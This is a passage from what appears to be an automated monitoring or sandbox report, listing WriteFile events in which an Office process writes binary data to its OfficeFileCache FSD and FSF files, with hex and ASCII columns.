>TT'4=z-LBOj[)rX+)Yf]CKFze>T'=z-LBOj[9T'=z-LBOj['T'=z-LBOj[T\O~^EiX9=z-LBOj[=z-LBOj[=z-LBOj[$=z-LBOj[zT'$=z-LBOj[9	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m=z-LBOj[~=z-LBOj[=z-LBOj[=z-LBOj[=z-LBOj[	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\/lwYaS,XFFaq" /!QJx#z(EA00AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	1	18		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi <}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42	<`VX0CIVgi<}8J@"%BB	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi <}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42	<`VX0CIVgi<}8J@"%BB	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd 2f 2d 72 6a 40 42 fd 7d 68 76 fd 5d 79 fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 7d fd 4b fd fd fd fd 49 fd fd 16 fd 0a 18 fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b 0d fd 54 fd 0d fd 48 fd 13 7b 7e fd 50 fd fd 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b fd fd fd fd fd 41 fd 4c fd fd fd fd fd 35 fd 67 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 0d fd 54 fd 0d fd 48 fd 13 7b 7e fd 50 fd fd 01 00 00 00 05 fd 00 fd 6d 07 11 50 fd fd fd	zV@/- j@B}hv]yG}KIWTH{~PbA L5g`TH{~PmP	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi <}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi <}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	2	18 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	20	1	5d	]	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 37 00 32 00 43 00 38 00 35 00 46 00 31 00 34 00 2d 00 43 00 32 00 44 00 32 00 2d 00 34 00 42 00 39 00 34 00 2d 00 39 00 45 00 43 00 36 00 2d 00 46 00 35 00 38 00 32 00 38 00 34 00 35 00 35 00 46 00 37 00 39 00 32 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42	<`VX0CIVgi<}8J@"%BB	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 1e 4c 4f 49 0d 7e 12 47 fd fd fd 3c 5a fd 45 fd 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ LOI~G<ZE>I	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 2f 2d 72 6a 40 42 fd 7d 68 76 fd 5d 79 fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 0d fd 54 fd 0d fd 48 fd 13 7b 7e fd 50 fd fd 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd fd fd fd 41 fd 4c fd fd fd fd fd 35 fd 67 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 6b 3b fd fd fd 4c 43 fd 05 33 18 fd fd 25 01 00 00 00 0d 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 08 5d fd 2b fd 44 fd fd fd fd 7c 20 b2 01 00 00 00 11 00 00	zV/-j@B}hv]y;efHkX,TH{~P;efHkX,AL5g;efHkX,k;C3%;efHkX,]D|	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	2580	50	05 fd 00 fd 40 03 07 fd 2f 2d 72 6a 40 42 fd 7d 68 76 fd 5d 79 fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@/-j@B}hv]y	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi<}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42	<`VX0CIVgi<}8J@"%BB	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 7d fd 4b fd fd fd fd 49 fd fd 16 fd 0a 18 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 1f fd fd 03 54 0c 14 44 fd 37 68 60 17 4b 2e 76 01 00 00 00 0e 00 00 00 00 00 00 00 fd 4d fd 2a 4e 35 fd 42 fd 21 5b fd 59 fd 6f 02 01 00 00 00 06 20 fd fd 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd 03 00 00 00 0f 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 60 fd fd fd 6c 39 48 fd 51 fd 0e 28 54 09 41 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV}KI0MMCOYpeTD7h`K .vM*N5B![Yo P&C]W\JRwps`l9HQ(TA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	14904	122	ea 69 49 01 0c 56 0c 7d fd 4b fd fd fd fd 49 fd fd 16 fd 0a 18 fd fd fd 23 fd fd 45 fd 45 42 fd 58 fd 70 33 fd 11 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd 60 fd fd fd 6c 39 48 fd 51 fd 0e 28 54 09 41 05	iIV}KI#EEBX3` 8fJRwpsJRwps`l9HQ(TA	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	10824	56	03 10 fd fd 06 00 fd 7d fd 4b fd fd fd fd 49 fd fd 16 fd 0a 18 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	}KI0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 4e 4e fd 04 fd 3f 42 fd fd 5e 01 fd 6b 47 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzN? B^GS,XFFaq<`VX0CIVgi<}8J@"%BBP>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	76	40	fd 3c 60 56 58 30 43 49 fd 56 67 fd fd 69 3c 7d 0b 00 00 00 00 00 00 00 19 38 fd fd 4a fd 04 40 fd 22 25 42 fd fd 0a 42	<`VX0CIVgi<}8J@"%BB	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	15208	134	ea 69 49 01 0c 56 0c 50 fd fd fd fd 26 1d 43 fd 5d fd 57 fd 5c fd fd fd 54 04 52 fd 1b 2e fd 4f fd 18 fd fd fd fd 48 fd 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd 65 fd fd 2f 4b 58 4d 46 fd fd 39 3b fd 26 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c fd 12 17 fd 0e fd 50 4e fd 53 fd 7b 08 36 fd 42 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 4e fd 38 fd fd fd 49 fd 5b fd 45 11 fd 62 fd 79 05	iIVP&C]W\TR.OH2e/KXMF9;&9u`PNS{6B9N8I[Eby	success or wait	1	7FEEE917A59	WriteFile
